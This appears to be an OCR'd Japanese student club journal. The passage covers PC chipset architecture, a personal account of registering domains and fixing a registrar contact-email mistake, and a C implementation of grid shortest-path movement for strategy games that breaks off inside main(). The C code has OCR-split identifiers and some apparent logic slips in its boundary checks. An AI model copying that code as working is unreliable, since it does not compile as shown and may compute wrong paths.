HDD は CPU とメモリを結ぶバス上には存在しません。転送速度の遅いバス上に存在するため転送速度が遅いのです。(HDD のアクセス自身の問題もあるが…) そして、そのバスとバスとを結んでいるのがチップセットの役割の 1 つです。いわばチップセットとは高速道路と一般道路をつなぐためのインターチェンジなのです。

概要を説明したところで詳細に入りたいと思います。チップセットは、実はノースブリッジ (noth bridge) とサウスブリッジ (south bridge) という 2 つのチップセットに分割され、それぞれが独立して機能しています。マザーボード上にも現在は目視できる場合があります。(今でも 1 つのチップの場合もありますが、将来はノースブリッジは CPU に内蔵してしまおうという動きがあります。)

これは回路構図を地図にたとえると、上部が北側であり北側 (上部) にあるブリッジとしてノースブリッジ、南側 (下部) にあるブリッジとしてサウスブリッジという呼び名が定着したようです。

V.6.1 ノースブリッジ

別名システムコントローラ (system controler) やホストコントローラ (host controler) とも呼ばれています。そしてこれはその名からも察しがつくように、より中心的な役割を果たす機能ユニットであり、CPU とメインメモリ、AGP(Accelerated Graphics Port)、PCI(Peripheral Component Interconnect) といった高いクロックで動作するデバイスの橋渡しと制御を行なう部分です。 一般的なノースブリッジは、内部に AGP コントローラー、ホスト-PCI ブリッジ、キャッシュコントローラ、DRAM コントローラなどを含み全てが絡み合って総合的に機能しています。

AGP コントローラはその名の通り AGP と、接続されている 32 ビット幅のバスとを接続させることにより、高速なグラフィック制御を実現しているものです。なお、AGP スロットへのバス幅は 32 ビット、AGP コントローラによる AGP バスクロックは 66MHz と高速であり、AGP 対応のビデオカードはこのバスを占用することが可能です。最近は 66MHz をベースに 2x(133MHz)、4x(266MHz) の高速転送をサポートする。さらに現在 8x(533MHz)(転送速度約 2GBps) の標準化も進められている。

ホスト-PCI ブリッジは CPU に対応するホスト (CPU) バスと PCI バスとの橋渡しをするためのものです。先にも触れたように現状のマザーボードのホストバスは 64bit100MHz 以上の動作クロックで高速なやり取りをしているのに対して PCI バスは 32bit33MHz(64bit66MHz) であるためホストバスから比べるならば低速である。そのため双方を直接接続することはでません。そこで必要となるのがこのホスト-PCI ブリッジです。これの存在によって CPU は、ホストバス、ホスト-PCI ブリッジ、PCI バスを経由し、PCI スロットにセットされるさまざまなボードとやり取りをすることができるのです。

キャッシュコントローラと DRAM コントローラは、総称してメモリコントローラとも呼ばれます。CPU とメインメモリ、もしくは 2 次キャッシュの間に位置し、セットさているメモリの判別から CPU との情報の橋渡しをするものです。 これらが集約されたノースブリッジの存在によって AGP、CPU、メインメモリ、PCI バスなどのインターフェースを実現することになります。

V.6.2 サウスブリッジ


ノースブリッジ同様サウスブリッジもまたチップセットの重要な役割を果たします。これは主に、IDE、USB、割り込み、DMA などのコントローラ部と PCI-ISA ブリッジ部によって構成されています。

ISA(Industry Standard Architecture) は IBM 社が PC/AT 機をリリースした当時には搭載されていたバスであり、データのバス幅は 16bit、最大バスクロックが 8MHz、データ転送速度は最大でも 4MB/s と、現在のホストバスに比べると比較にならないほどの差があります。そのため現在では ISA スロットを搭載しないマザーボードも出始めていますが、昔からのボードを活用するニーズも存在するための配慮として、用意されています。

PCI-ISA ブリッジはその名の通り PCI と ISA の橋渡しをしているブリッジです。

IDE コントローラは IDE に対応した HDD や CD ドライブを接続し制御するために必要ですし、USB コントローラは昨今一般的となってきた USB 対応機器との接続と制御を可能にします。そして割り込みコントローラは外部割込みの IRQ（Interrupt ReQuest) を管理するものです。そして DMA コントローラは CPU に変わってバスを占有してデータの転送を行なう、つまり CPU の意思決定を待つことなく、メモリに対してデータのやり取りを行なうメカニズムである DMA(Direct Memory Access) を専用に制御する回路をいいます。

これでだいたいチップセットがわかったと思います。調べたのですが、わたしが語ったのは少し古かったみたいです。わたしが語ったチップセットはどのようになっているかを図で示しておきます。




V.7 ターニングポイントを迎えた PC アーキテクチャ

今後の PCI の代わりに登場してくるのが 3GIO(3rd Generation I/O) です。3GIO の特徴は

- パラレルからシリアルへの変更
- バス型アーキテクチャからポイントツーポイント
- OS と PCI ソフトウエア/ドライバレイヤーは従来の PCI ベースと 100%互換

などがあげられます。この 3GIO は銅線の限界とも言われる 10Gbit/sec まで可能としている。Intel の示す 3GIO のチップセットの構成は図で示しておきます。



3.Intelが示す3GIOチップセットの構成

その他には ATA はパラレルからシリアルに移行し sirialATA/1500 が登場してきます。しかしいきなりシリアルに移行した場合 User とのかかわりともあるので ATA は UltraATA/133 との住み分けということになっていくと思います。

V.8 最後に

わたしのセッションはこれで終わりたいと思います。後はだいたい CPU がどんな風に計算をしているのかとか個々の部分でのアーキテクチャの話になります。CPU は岸田氏が書いています。それにそんなことまで書いていたら、それだけでライムが一冊完成しそうなぐらいの容量になってしまいます。それにわたしのお題は「基礎の基礎の基礎の入門の入門の入門」ですから、あまりマニアックなことを書くのもどうかなと思います。それに、そもそも私自身そこまで頭がよくないので、こんな簡単なことしか書けません。また来年ひょっとしたらこれの続きを書くかもしれませんし、ルービックキューブについて書くかもしれません。わたしは来年 4 回生なので、あまり期待しないで待っていてください。

それでは、このセッションを読んでよかったと思う人や、もっと知りたくなりましたという人がいることを願って、ここで筆を折らせていただきます。ここまで読んでくださった皆様に感謝の気持ちをこめて。

10 月吉日

V.9 参考文献

「図解でわかる PC アーキテクチャのすべて」小泉 修 著 日本実業出版社
「月間アスキー 2000 年 6 月付録パソコン拡張バイブル」 株式会社アスキー
「DOS/V POWER REPORT 7 月号付録 1 最新略語辞典」 株式会社インプレス
「DOS/V POWER REPORT 6 月号」 株式会社インプレス
「DOS/V POWER REPORT 9 月号」 株式会社インプレス
「DOS/V POWER REPORT 11 月号」 株式会社インプレス

VI　ドメインを取ろう!

99230016 電子情報工学科 3 回生 大宮 広義

VI.1　はじめに

私は現在、自宅に CATV インターネットサービスを用いた常時接続環境を持っていて、1 台の PC を複数のドメインのプライマリあるいはセカンダリネームサーバとして運用させています。私個人で所有しているドメインは otsu-city.com, biwaco.com, auaua.jp の 3 ドメインです。アメリカの COM, NET, ORG は、レジストラにも寄りますが、基本的に 1 年間で $35 ということで、金銭的にも取得しやすいです。安さにこだわると dotster (http://www.dotster.com/) というところがあって、1 年間 $15 という格安でドメインを取得できちゃったりします。ダイナミック DNS サービスで有名な DynDNS (http://www.dyndns.org/) はここで登録しているようで、そこの管理者は、「ここは安くて、技術的なサポートもいい感じだよ。」とか言ってました。私は dotster と契約したことがないんで、確信をもってお薦めはできませんが、金銭的にやば目な人はここを利用してもいいんじゃないかという気がします。日本の汎用ドメイン JP は、基本的には 1 年間 7,000 円とやや高めなんですが、私はそれを 4,500 円で提供してくれる DOMAIN-21 (http://www.domain-21.net/) を利用させてもらっています。「まぁ1 年間 4,500 円ならいいかぁ」という気持ちで取っちゃいました。

さて、前置きがかなり長くなっちゃいましたが、本題へ移っていきましょう。私がはじめて取ったドメインは、otsu-city.com です。私が滋賀県の大津市に住んでいるからという極めて安易な理由から取ったドメインですが、その時に、やはりはじめてのドメイン取得ということもあって、いろいろ困ったことが起こっちゃいました。そこで、後進には私がしてしまった失敗をして欲しくないのと同時に、この場はその時のことを記すいい機会なんで、この場を借りて体験記のようなものを綴ってみようかと思います。

VI.2　ドメイン取得

ドメイン取得にはレジストラを選ばなければなりません。レジストラとは、簡単にいえばドメイン登録を行なってくれる業者のことです。この世で最も大きなレジストラは Network Solutions Inc. (http://www.netsol.com/) です (以下 NSI)。私の場合、はじめは NSI でドメインを取ろうかと思ったんですが、なんか個人的にトップページが読みにくいというか、ドメインに関するさまざまな情報が思ったように得られなかったという理由から、結局ここことは契約しませんでした。そこで結構

大手をさがしていると私が望んでいたようなレジストラが見つかりました。DOMAIN BANK Inc. (http://www.domainbank.com/) です。とりあえずここと契約することにしました。なにしろドメイン取得は生まれてはじめてでしたから、わかりやすいページがよかったわけです。慣れてきてから、NSI に移ってもよいだろうという気持ちもありました。

VI.3 重大な過ち

さてさて、いよいよ otsu-city.com を WHOIS データベースにかけます。「よし、誰にも取られていない!」。ガイダンスにしたがい、Administrative Contact, Billing Contact, Technical Contact の欄を埋めます。クレジットカード番号も入れて登録完了! そしてすべてが確実に動き出す、かと思われましたが、実は大きなミスをしていたのです。その時、プライマリネームサーバ、セカンダリネームサーバは DOMAIN BANK のを一時的に書いておいて、後で WEB 上から変更すればいいと考えていました。これは全然問題なかったんですが、問題だったのは、Administrative Contact の e-mail アドレスを ohmiya@otsu-city.com にしてしまっていたことです。え? なにが困るかって? otsu-city.com を今登録したばかりということは、ohmiya@otsu-city.com はまだ存在しない e-mail アドレスですよ。そして、ネームサーバの変更を行なう際には、Administrative Contact の e-mail アドレスに変更確認の e-mail が届き、そこに書かれている WEB ページに行き、確認ボタンを押してはじめて変更が完了するのです。「ぎょわー!」という叫び声とともに、私はぷちっとはじけてしまいました。

VI.4 解決への道

しかし、もはや叫んでいる場合ではありません。「こ、これはなんとかせねば...」と思った私は、早速 DOMAIN BANK のサポートに以下のような e-mail を出しました。もちろん相手はアメリカの人なんで、すべて英語で書かなければなりません。

```
Hello.

I am really confused and in trouble, so please help me...

The other day, I've registered a domain name otsu-city.com
and I thought everything was alright.  but I found I made a
big mistake.

Well, I have a valid e-mail address, ohmisan@mx.cable-net.ne.jp,
but when I registered, I've done the contact e-mail address
was ohmisan@otsu-city.com, and you know this is an invalid
e-mail address at this time.  (unfortunately, I chose
```

```
dns1.domainbank.net and dns2.domainbank.net as the primary
and the secondary name server.)

So, when I log in at http://www.domainbank.com/ and even if
I want to change DNS RECORD and CONTACT RECORD and I logged
in and clicked [DOMAIN MANAGER] -> [MODIFY DNS RECORD] or
[MODIFY CONTACT RECORD]..  and I went to Modify page, it
says

---------
This change must be confirmed by email.  Confirmation will
be sent to the following email address:

ohmisan@otsu-city.com
---------

I want to change this e-mail address to a valid one.  What
should i do??  :-(

Anyway, I have changed [PROFILE MANAGER]'s stuff, so on
[DOMAIN MANAGER]->[ACCOUNT INFORMATION], it shows valid
e-mail address.

But I still have a problem...

Thank you very much.  I expect a suitable advice.
```

そして、1 日待ちました。「返事がない....」次の日、同じ内容の e-mail をもう 1 通送りました。すると、Debra Browning という人から e-mail が返ってきました。その原文は都合上、載せませんが、彼女の説明はこんな感じでした。「Profile Manager で e-mail アドレスを変えてもダメやよ。あれは複数のドメインを登録する人のためのテンプレートとして使われてるだけなんやから。添付してある E-mail Change Form を使って Admin の e-mail アドレスを変更してねー。」

うーん。やっぱ WEB 上で Administrative Contact の e-mail アドレスを変更できないのか... とりあえず添付されていた Microsoft Word 形式のファイルを覗いてみると、こんな感じでした。

Domain Name: _____
Print

Registrant (Owner):_____
Print

Current Administrative
Contact E-Mail Address:_____
Print

New Administrative
Contact E-Mail Address:_____
Print

1. The undersigned hereby directs and authorizes Domain Bank to modify the record associated with the Domain Name listed above by changing the the e-mail address for the Administrative Contact from the current address listed above to the new address listed above.
2. Only the registrant (owner) of the Domain Name registration or the Administrative Contact for the Domain Name as reflected in the whois database on the date hereof may initiate a request to change the e-mail address of the Administrative Contact for the Domain Name. The undersigned hereby represents and warrants that he/she has the full and complete authority to initiate the modification requested hereby. Domain Bank, in its discretion, may require further documentation with respect to the foregoing representation.

   THE UNDERSIGNED IS THE (CHECK ONE)

   _____ Registrant (Owner) of the Domain Name

   _____ Current Administrative Contact for the Domain Name

Signature: _____

Title: _____

Print Name: _____

E-Mail Address: _____

Phone Number: _____

Date: _____

Notary

COUNTY OF: _____

STATE OF: _____

The foregoing document was signed before me by
_____
(name of person being witnessed)
on this date.

Notary’s Name (printed): _____

Notary’s Signature: _____

Date of Notarization: _____

My Commission Expires: _____

少し解説をしておきます。Print と書かれているところは、ファイルを編集してプリントアウトしてくれということです。その他の欄は手順にしたがって書いていけばよいです。特に、Title のとこ

ろは、THE UNSIGNED IS THE(CHECK ONE) でチェックした Registrant か Current Administrative Contact のどちらかを書けばよいです。Notary は変更を証明する人を表します。Notary の人が Notary 以下の欄を埋めます。My Commission Expires の欄はその Notary の証明の有効期限を表します。「私の証明はこの日付けまで有効です」という日付けを書けばよいです。必ず Notary の各欄は自分とは別の人に記入してもらう必要があります。各欄をすべて記入したら、あとはそのファイルに書かれている DOMAIN BANK の住所にその紙を郵送すれば変更が完了し、変更した e-mail アドレスに変更完了の旨が届きます。私も Title の欄の内容や Notary の Expire Date という感覚にもなじみがなかったせいで、Debra さんに追って質問をしたりもしました。

VI.5 ネームサーバの登録

さて、めでたく変更かできました。次に otsu-city.com のプライマリネームサーバに ns.otsu-city.com を指定しようと考えました。そこで DOMAIN BANK のネームサーバ変更ページで ns.otsu-city.com を指定し、変更しようとすると ns.otsu-city.com は invalid なネームサーバだと言われてしまいました。これは当たり前のことなんですが、NSI が管理している NSI registry (http://www.nsiregistry.com/) にはネームサーバの FQDN とそれに対応する IP アドレスのデータベースがあります。ですから、ネームサーバの FQDN とその IP アドレスを前もって NSI registry に登録しておくと、ネームサーバ変更ページで、ns.otsu-city.com とさえ書けば (IP アドレスは必要なし) よいことになります。

ところで、ネームサーバを登録することを Name Server Creation といいます。これはそのドメインを登録しているレジストラならタダでやってくれます。レジストラによっては WEB 上でできたりします。とりあえず、また Debra さんに「登録してくだちぃ」とお願いしました。意外とすんなり登録できました。セカンダリネームサーバにはコンピュータ部のドメイン kitcc.org の ns.kitcc.org を指定しました。信頼性のために最低 2 つのネームサーバを指定すべきです。これで、いよいよ otsu-city.com が動きだしました。やった! そして、続いて biwaco.com を取得、プライマリネームサーバに ns.otsu-city.com を、そしてセカンダリネームサーバに ns.kitcc.org を指定し、このドメインもちゃんと動きだしました。

VI.6 しばらくして...

その後、問題なく運用できています。そして、つい最近、自宅のサーバの NIC を変更することになりました。当初は 10BASE-T の 600 円くらいの NIC を刺していたのですが、3Com の 3C905C-TX を割安で手に入れることができ、これと取り替えることにしました。しかし、CATV からは DHCP でグローバル IP アドレスが振られているので NIC を変えると IP アドレスが変わってしまいます。そこで、3Com の NIC を刺し、新しく割り当てられる IP アドレスを確認。私はスムーズに移行作業ができるように ns.biwaco.com を新しく割り当てられる IP アドレスとして前もって登録しておくことにしました。そして ns.biwaco.com が登録されたのを確認後、移行することができました。そして、すかさず otsu-city.com, biwaco.com のプライマリネームサーバを ns.biwaco.com にしようと

DOMAIN BANK のサポートページに向かい、変更作業を行ないました。が、しかし、いくら待っても確認の e-mail がやって来ません。「おかしい...」そこでまた、Debra さんにお伺いを立てることに。「変更確認のメールがね、来ないんですけどね、どうなってるのか確認してもらえません? それで、ついでにネームサーバも変更しといてもらえないっすかねぇ」と送ってみました。次の日、Debra さんの e-mail と同時に変更確認の e-mail も来ました。あら、あら。最終的にはうまく移行が完了し、うちのサーバは現在も元気に動いています。

VI.7 さいごに

いかがだったでしょうか。はじめは慣れたらレジストラを NSI に変更しようかと思っていた私でしたが、DOMAIN BANK の Debra さんに名前を覚えてもらってから、もう NSI に移る気は完全になくなっちゃいました (笑)。当分 DOMAIN BANK との契約を続けるつもりです。これをふまえて、レジストラを選ぶ時に注意すべきことは、金銭的な面もありますが、万が一トラブったとしても、ちゃんとサポートしてくれるかどうかということだと思います。たとえ金銭的に安くなかったとしても、もしものときの保険料だと思って払うことは決して無駄ではないと思います。あと、日本のレジストラを利用すると、その直上の海外のレジストラを介する場合があるため、更新作業が少し遅れたりすることがあります。英語がある程度できるなら、海外の大手のレジストラと契約すると幸せになれるでしょう。それでは、この辺りで終っておきたいと思います。

次はどのドメインを取ろうかなぁ...

VII　戦略SLG移動アルゴリズム云々

99230059 電子情報工学科 3 回生 谷尾 元聡

VII.1　はじめに

何やらわけのわからない題なので説明します。SLG とは、最初何かと思っていましたが、“simulation game” の略らしいです。これが一般的な名前なのかどうか不安なのですが、要するに、平たくシミュレーションゲームと言われているもののことです。

戦略というのもよく分からない言葉ですが、“strategy” の訳語のようです。要は、戦いに勝つべくして勝つための手段、方法論といったようなものだと思いますが、それならばむしろ戦術 SLG とでも言ったほうがよいかもしれません。戦術というのは “tactics” の訳語で、要は実際に戦いが始まってから、軍隊であればどのように兵を動かしていくか、というような方法論だと理解しています。

つまり戦略 SLG とは、自分の番が回ってきたときに、自分のユニット、つまり駒を動かすということを繰り返すことで進行していく、いわゆる「戦争ゲーム」のことです。

前置きが無用に長くなりましたが、もう少し続けたいと思います。プログラミング多少なりとも勉強して、ゲームでも作るか、などと思ってしまった人が、真っ先につまずく所は、アルゴリズムなのだそうです。他のことは適当に調べるなり人の真似なりしておれば、ごまかせることが多いようですが、アルゴリズムについては、特定の問題に取り組んでいる例が、必ずしもあるとは限りませんし、あまり一般的でない問題については、それにあたる人が、適時考えなければならないということになります。これがなかなか大変です。いろいろとやってみる他ないのでしょう。

VII.2　移動の問題

そろそろ本題へ入ろうと思います。書きたいことは、戦術 SLG の移動アルゴリズムについてです。こう書くとたいそうな事のようですが、説明すると「重みつけをされたマス目上を、限られた移動能力を持ったユニットを動かす時、目的地と、出発点を与えて、それをつなぐ最短経路を見出す」というものです。つまり、以下の図 VII.1 のようなものです。

図 VII.1 について、一応説明しておきます。縦 5 マス横 5 マスの図はマップを表します。マス目の中の数字は、重みを表しています。矢印は最短経路を表しています。一つのマス目から複数の矢印が出ている場合は、経路が複数あることを示しています。つまりどれを選んでも最短経路になるわけです。




図 VII.1: 重みつけしたマップと最短経路の例

さてどのように解決すればよいでしょうか。ただし注意すべき点は、出発点と目的地が、必ずしも隅にあるとは限らないということ。また、マップが六角形、ひょっとすると三角形なんてものもあるでしょうが、考えないことにします。四角でできれば三角でもできるという理屈です。 どのように解決するか、いろいろ考えると勉強になるでしょう。

VII.3 解決

これで終わると、あまりにもいいかげんなので、解決策の一例は示しておこうと思います。あくまで一例ですので、他にもっと良いやり方があるかもしれません。少なくとも、他にもう一つ、以下のものと違った良い考え方があります。

まずあるデータオブジェクトを考えます。C 言語でいえば構造体、オブジェクト指向言語ではクラスです。

このオブジェクトの名前を “Cell” とします。“Cell” は自分の中に “north”、 “south”、“east”、“west”、の “GO”、もしくは “COME” という二つの値をとる四つの変数と、整数を表す変数の “cost” を持ちます。

端的にイメージ化すると次ページの図 VII.2 のようになります。




図 VII.2: データオブジェクト Cell のイメージ

この “Cell” を配列でとります。もう何をしようとしているのか大体見当がつくと思います。ここで、いろいろとプログラミング言語はありますが、一番よく知られていそうな C 言語で、実際に書いてみたいと思います。

VII.4 実装

以下は実際に C 言語で表した例です。

```
#define MAX_ WEIGHT (50000)
#define COME (0)
#define GO (1)
#define SOUTHEAST (0)
#define SOUTHWEST (1)
#define NORTHWEST (2)
#define NORTHEAST (3)
typedef struct cell{
  int north;
  int south;
  int east;
  int west;
  unsigned int cost;
} Cell;
typedef struct point{
  int x;
  int y;
} Point;
typedef struct parameter{
  int *map;
  Point max_ map;
  Point source;
} Parameter;
int north(Point* point, int max_ x){
  return ((point->y - 1) * max_ x) + point->x;
}
int south(Point* point, int max_ x){
  return ((point->y + 1) * max_ x) + point->x;
}
int east(Point* point, int max_ x){
  return (point->y * max_ x) + point->x + 1;
}
int west(Point* point, int max_ x){
  return (point->y * max_ x) + point->x - 1;
}
int here(Point* point, int max_ x){
  return (point->y * max_ x) + point->x;
}
int from_ north(Cell result[], Parameter* parame-
ter, Point* source){
  return (result + north(source, parameter->max_ map.x))->cost +
         *(parameter->map + (source->y * parameter->max_ map.x)
         + source->x);
}
int from_ south(Cell result[], Parameter* parame-
ter, Point* source){
  return (result + south(source, parameter->max_ map.x))->cost +
         *(parameter->map + (source->y * parameter->max_ map.x)
         + source->x);
}
int from_ east(Cell result[], Parameter* parame-
ter, Point* source){
  return (result + east(source, parameter->max_ map.x))->cost +
         *(parameter->map + (source->y * parameter->max_ map.x)
         + source->x);
}
int from_ west(Cell result[], Parameter* parame-
ter, Point* source){
  return (result + west(source, parameter->max_ map.x))->cost +
         *(parameter->map + (source->y * parameter->max_ map.x)
         + source->x);
}
int cost(Cell result[], Parameter* parameter, Point* source){
  return (result + (source->y * parameter->max_ map.x) + source-
>x)->cost;
}
int set_ north(Cell result[], Parameter* parame-
ter, Point* source){
  int here_ p;
  int north_ p;
  int now_ cost;
  int new_ cost;
  int ret;
  ret = 0;
  if(source->x >= 0 && source->x < parameter->max_ map.x &&
     source->y >= 0 && source->y < parameter->max_ map.y){
    here_ p = here(source, parameter->max_ map.x);
    north_ p = north(source, parameter->max_ map.x);
    now_ cost = cost(result, parameter, source);
    new_ cost = from_ north(result, parameter, source);
    if(source->y > 0){
      if(new_ cost < now_ cost){
        (result + here_ p)->north = COME;
        (result + north_ p)->south = GO;
        if(source->y < parameter->max_ map.y - 1){
          (result + south(source, parameter->max_ map.x))-
>north = COME;
        }
        if(source->x < parameter->max_ map.x - 1){
          (result + east(source, parameter->max_ map.x))-
>west = COME;
        }
        if(source->x > 0){
          (result + west(source, parameter->max_ map.x))-
>east = COME;
        }
        (result + here_ p)->cost = new_ cost;
        ret++;
      }
      else if(new_ cost == now_ cost &&
              ((result + here_ p)->north == GO ||
               (result + north_ p)->south == COME)){
        (result + here_ p)->north = COME;
        (result + north_ p)->south = GO;
        ret++;
      }
    }
  }
  return ret;
}
int set_ south(Cell result[], Parameter* parame-
ter, Point* source){
  int here_ p;
  int south_ p;
  int now_ cost;
  int new_ cost;
  int ret;
  ret = 0;
  if(source->x >= 0 && source->x < parameter->max_ map.x &&
     source->y >= 0 && source->y < parameter->max_ map.y){
    here_ p = here(source, parameter->max_ map.x);
    south_ p = south(source, parameter->max_ map.x);
    now_ cost = cost(result, parameter, source);
    new_ cost = from_ south(result, parameter, source);
    if(source->y < parameter->max_ map.y - 1){
      if(new_ cost < now_ cost){
        (result + here_ p)->south = COME;
        (result + south_ p)->north = GO;
        if(source->y > 0){
          (result + north(source, parameter->max_ map.x))-
>south = COME;
        }
        if(source->x < parameter->max_ map.x - 1){
          (result + east(source, parameter->max_ map.x))-
>west = COME;
        }
        if(source->x > 0){
          (result + west(source, parameter->max_ map.x))-
>east = COME;
        }
        (result + here_ p)->cost = new_ cost;
        ret++;
      }
      else if(new_ cost == now_ cost &&
              ((result + here_ p)->south == GO ||
               (result + south_ p)->north == COME)){
        (result + here_ p)->south = COME;
        (result + south_ p)->north = GO;
        ret++;
      }
    }
  }
  return ret;
}
int set_ east(Cell result[], Parameter* parameter, Point* source){
  int here_ p;
  int east_ p;
  int now_ cost;
  int new_ cost;
  int ret;
  ret = 0;
  if(source->x >= 0 && source->x < parameter->max_ map.x &&
     source->y >= 0 && source->y < parameter->max_ map.y){
    here_ p = here(source, parameter->max_ map.x);
    east_ p = east(source, parameter->max_ map.x);
    now_ cost = cost(result, parameter, source);
    new_ cost = from_ east(result, parameter, source);
    if(source->x < parameter->max_ map.y - 1){
      if(new_ cost < now_ cost){
        (result + here_ p)->east= COME;
        (result + east_ p)->west = GO;
        if(source->y < parameter->max_ map.y - 1){
          (result + south(source, parameter->max_ map.x))-
>north = COME;
        }
        if(source->y >= 0){
          (result + north(source, parameter->max_ map.x))-
>south = COME;
        }
        if(source->x > 0){
          (result + west(source, parameter->max_ map.x))-
>east = COME;
        }
        (result + here_ p)->cost = new_ cost;
        ret++;
      }
      else if(new_ cost == now_ cost &&
              ((result + here_ p)->east == GO ||
               (result + east_ p)->west == COME)){
        (result + here_ p)->east = COME;
        (result + east_ p)->west = GO;
        ret++;
      }
    }
  }
  return ret;
}
int set_ west(Cell result[], Parameter* parameter, Point* source){
  int here_ p;
  int west_ p;
  int now_ cost;
  int new_ cost;
  int ret;
  ret = 0;
  if(source->x >= 0 && source->x < parameter->max_ map.x &&
     source->y >= 0 && source->y < parameter->max_ map.y){
    here_ p = here(source, parameter->max_ map.x);
    west_ p = west(source, parameter->max_ map.x);
    now_ cost = cost(result, parameter, source);
    new_ cost = from_ west(result, parameter, source);
    if(source->x > 0){
      if(new_ cost < now_ cost){
        (result + here_ p)->west = COME;
        (result + west_ p)->east = GO;
```

```
        if(source->y < parameter->max_ map.y - 1){
          (result + south(source, parameter->max_ map.x))-
>north = COME;
        }
        if(source->x < parameter->max_ map.x - 1){
          (result + east(source, parameter->max_ map.x))-
>west = COME;
        }
        if(source->x > 0){
          (result + north(source, parameter->max_ map.x))-
>south = COME;
        }
        (result + here_ p)->cost = new_ cost;
        ret++;
      }
      else if(new_ cost == now_ cost &&
              ((result + here_ p)->west == GO ||
               (result + west_ p)->east == COME)){
        (result + here_ p)->west = COME;
        (result + west_ p)->east = GO;
        ret++;
      }
    }
  }
  return ret;
}
int set(Cell result[], Parameter* parameter, Point* source){
  int temp;
  int ret;
  ret = 0;
  ret += set_ north(result, parameter, source);
  ret += set_ south(result, parameter, source);
  ret += set_ east(result, parameter, source);
  ret += set_ west(result, parameter, source);
  return ret;
}
int abs(int x){
  if(x > 0){
    return x;
  }
  else{
    return (-x);
  }
}
int max_ num(Point* max_ map, Point* source){
  int temp;
  temp = abs(0 - source->x) + abs(0 - source->y);
  if(temp < (abs(0 - source->x) + abs(max_ map->y - 1 - source-
>y))){
    temp = abs(0 - source->x) + abs(max_ map->y - source->y);
  }
  if(temp < (abs(max_ map->x - 1 - source->x) + abs(0 - source-
>y))){
    temp = abs(max_ map->x - 1 -  source->x) + abs(0 - source-
>y);
  }
  if(temp < (abs(max_ map->x - 1 - source->x)
     + abs(max_ map->y - 1 - source->y))){
    temp = abs(max_ map->x - source->x) + abs(max_ map->y - 1 -
source->y);
  }
  return temp;
}
void init_ result(Cell result[], Point* max_ map, Point* source){
  int i, j;
  for(i = 0; i < max_ map->y; i++){
    for(j = 0; j < max_ map->x; j++){
      (result + (i * max_ map->x) + j)->cost = MAX_ WEIGHT;
      (result + (i * max_ map->x) + j)->north = COME;
      (result + (i * max_ map->x) + j)->south = COME;
      (result + (i * max_ map->x) + j)->east = COME;
      (result + (i * max_ map->x) + j)->west = COME;
    }
  }
  (result + (source->y * max_ map->x) + source->x)->cost = 0;
}
void set_ inc(int j, Point* inc){
  switch(j){
    case SOUTHEAST :
      inc->x = 1;
      inc->y = 1;
      break;
    case SOUTHWEST :
      inc->x = -1;
      inc->y = 1;
      break;
    case NORTHWEST :
      inc->x = -1;
      inc->y = -1;
      break;
    case NORTHEAST :
      inc->x = 1;
      inc->y = -1;
      break;
  }
}
void movement(Cell result[], Parameter* parameter){
  int num;
  int i, j, k;
  int flag;
  Point inc;
  Point temp;
  init_ result(result, &parameter->max_ map, &parameter->source);
  num = max_ num(&parameter->max_ map, &parameter->source);
  while(1){
    for(i = 0; i < num; i++){
      temp.y = parameter->source.y - i - 1;
      temp.x = parameter->source.x;
      flag = 0;
      for(j = 0; j < 4; j++){
        set_ inc(j, &inc);
        for(k = 0; k < i + 1; k++){
          flag += set(result, parameter, &temp);
          temp.y += inc.y;
          temp.x += inc.x;
        }
      }
    }
    if(flag == 0){
      break;
    }
  }
}
int main(){
  int map[25] = {
    3, 3, 3, 5, 1,
    1, 3, 3, 5, 1,
    2, 2, 2, 5, 3,
    1, 2, 2, 6, 2,
    2, 4, 4, 4, 4
  };
  Cell result[25];
  Parameter parameter;
  parameter.map = map;
  parameter.max_ map.x = 5;
